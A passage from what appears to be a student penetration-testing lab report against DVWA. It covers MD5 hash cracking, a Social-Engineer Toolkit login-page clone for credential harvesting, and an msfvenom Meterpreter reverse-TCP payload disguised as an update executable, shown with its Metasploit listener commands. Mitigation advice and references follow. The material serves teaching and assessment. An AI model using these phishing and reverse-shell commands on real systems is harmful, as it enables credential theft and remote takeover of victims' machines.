Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-02 13:32:53
```

[IMAGE: 5.A.1.png] — Figure 30: Hydra identifying valid login credentials.

B. Hash Identification and Cracking

Following the successful extraction of the DVWA database via SQL Injection, the users' passwords were acquired in an encrypted hash format.

- **Identification:** The hash-identifier tool was used to analyse the string format, which confirmed the use of the **MD5** algorithm (32 hexadecimal characters).
- **Cracking:** Utilising **John the Ripper** alongside the rockyou.txt wordlist, the hashes were successfully cracked back to their original plaintext format (e.g., admin:admin).

1. Hash Function Theory

A cryptographic hash function is a one-way mathematical process that transforms an input into a fixed-size string of characters. In modern web applications, these are primarily used to protect stored passwords; the application stores the hash rather than the plaintext, ensuring that even if the database is compromised, the actual passwords remain obscured.

2. Advanced Mitigation: Key Stretching and Salting

MD5 is now considered cryptographically broken due to its vulnerability to high-speed collision attacks and pre-computed Rainbow Tables. To protect password hashes effectively, organisations must implement:

- **Salting:** Adding a unique, random string to each password before hashing to ensure identical passwords result in different hashes.
 - **Key Stretching:** Adopting adaptive algorithms such as **Argon2id** or **bcrypt**. These include a "Work Factor" or "Cost" parameter that artificially increases the computational time required for each guess, effectively neutralising modern hardware-accelerated brute-force attempts.
-

6. Exploiting User Weaknesses (Social Engineering)

A. Credential Harvesting

The **Social Engineering Toolkit (SET)** was utilised to perform a credential harvesting attack by cloning a legitimate login page. By luring a user to the attacker-controlled machine instead of the actual server, cleartext credentials were captured as the victim attempted to authenticate.

```
— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:


If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.35.130
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webhacker> Enter the url to clone: http://192.168.35.128/dvwa/login.php

[*] Cloning the website: http://192.168.35.128/dvwa/login.php
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web server can't bind to 80. Are you running Apache or NGINX?
Do you want to attempt to disable Apache? [y/n]: y
Stopping apache2 (via systemctl): apache2.service.
Stopping nginx (via systemctl): nginx.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.
```

[IMAGE: 6.A.1.png] — Figure 33: SET credential harvester active.



[IMAGE: 6.A.2.png] — Figure 34: Captured credentials displayed in red.


1. Network Traffic Analysis

The information obtained from this attack was further verified using **Wireshark** to capture the POST request. This confirms that without encryption (HTTPS), sensitive data is transmitted across the network in an easily readable format.

B. Malicious Payloads and Initial Access

In addition to harvesting credentials, social engineering is often used to trick victims into executing malicious code.


- **Weaponisation:** Using msfvenom, I crafted a Meterpreter reverse TCP payload (Update_w1966430.exe) designed to connect back to my Kali machine upon execution.
- **Execution:** Once the victim was coerced into running the file, an interactive remote access session was established on the Metasploit handler listener.



```
Shell No.1
File Actions Edit View Help
Student ID: w1966430 | kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.35.130 LPORT=4444 -f exe -o Update_w1966430.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: Update_w1966430.exe

Student ID: w1966430 | kali@kali:~$
```

[IMAGE: 6.B.1.png] — Figure 35: Payload generation success.



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.35.130
LHOST => 192.168.35.130
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.35.130:4444
```

[IMAGE: 6.B.2.png] — Figure 36: Metasploit listener receiving the shell.

C. Mitigation Strategies

Technical controls alone are insufficient against social engineering. Organisations must implement a layered defence strategy:

- **Security Awareness Training:** Regularly educating users to recognise common phishing lures, suspicious file attachments, and psychological triggers (e.g., urgency or authority).
 - **Multi-Factor Authentication (MFA):** Implementing MFA ensures that even if an attacker successfully harvests a password, they cannot gain access without the secondary authentication token.
 - **Email Filtering and Endpoint Protection:** Using advanced filtering to block malicious links and endpoint detection (EDR) to prevent the execution of unauthorised payloads.
-

7. References

Cialdini, R.B. (2006) *Influence: The Psychology of Persuasion*. Revised edn. New York: HarperCollins.

Engelbreton, P. (2013) *The Basics of Hacking and Penetration Testing*. 2nd edn. Waltham, MA: Syngress.

Koster, M. (1994) *A Standard for Robot Exclusion*. Available at: <https://www.robotstxt.org/orig.html> (Accessed: 2 April 2026).

Lyon, G.F. (2009) *Nmap Network Scanning*. Sunnyvale, CA: Insecure.com LLC.

Microsoft (2021) *How to Prevent Users from Connecting to the IPC\$ Share*. Available at: <https://docs.microsoft.com> (Accessed: 2 April 2026).

NIST (2020) *NIST SP 800-63B: Digital Identity Guidelines*. Gaithersburg, MD: NIST. Available at: <https://pages.nist.gov/800-63-3/sp800-63b.html> (Accessed: 2 April 2026).

OWASP (2021) *OWASP Top Ten 2021*. Available at: <https://owasp.org/Top10/> (Accessed: 2 April 2026).

Stallings, W. (2017) *Cryptography and Network Security: Principles and Practice*. 7th edn. Harlow: Pearson Education.

Stuttard, D. and Pinto, M. (2011) *The Web Application Hacker's Handbook*. 2nd edn. Indianapolis: Wiley Publishing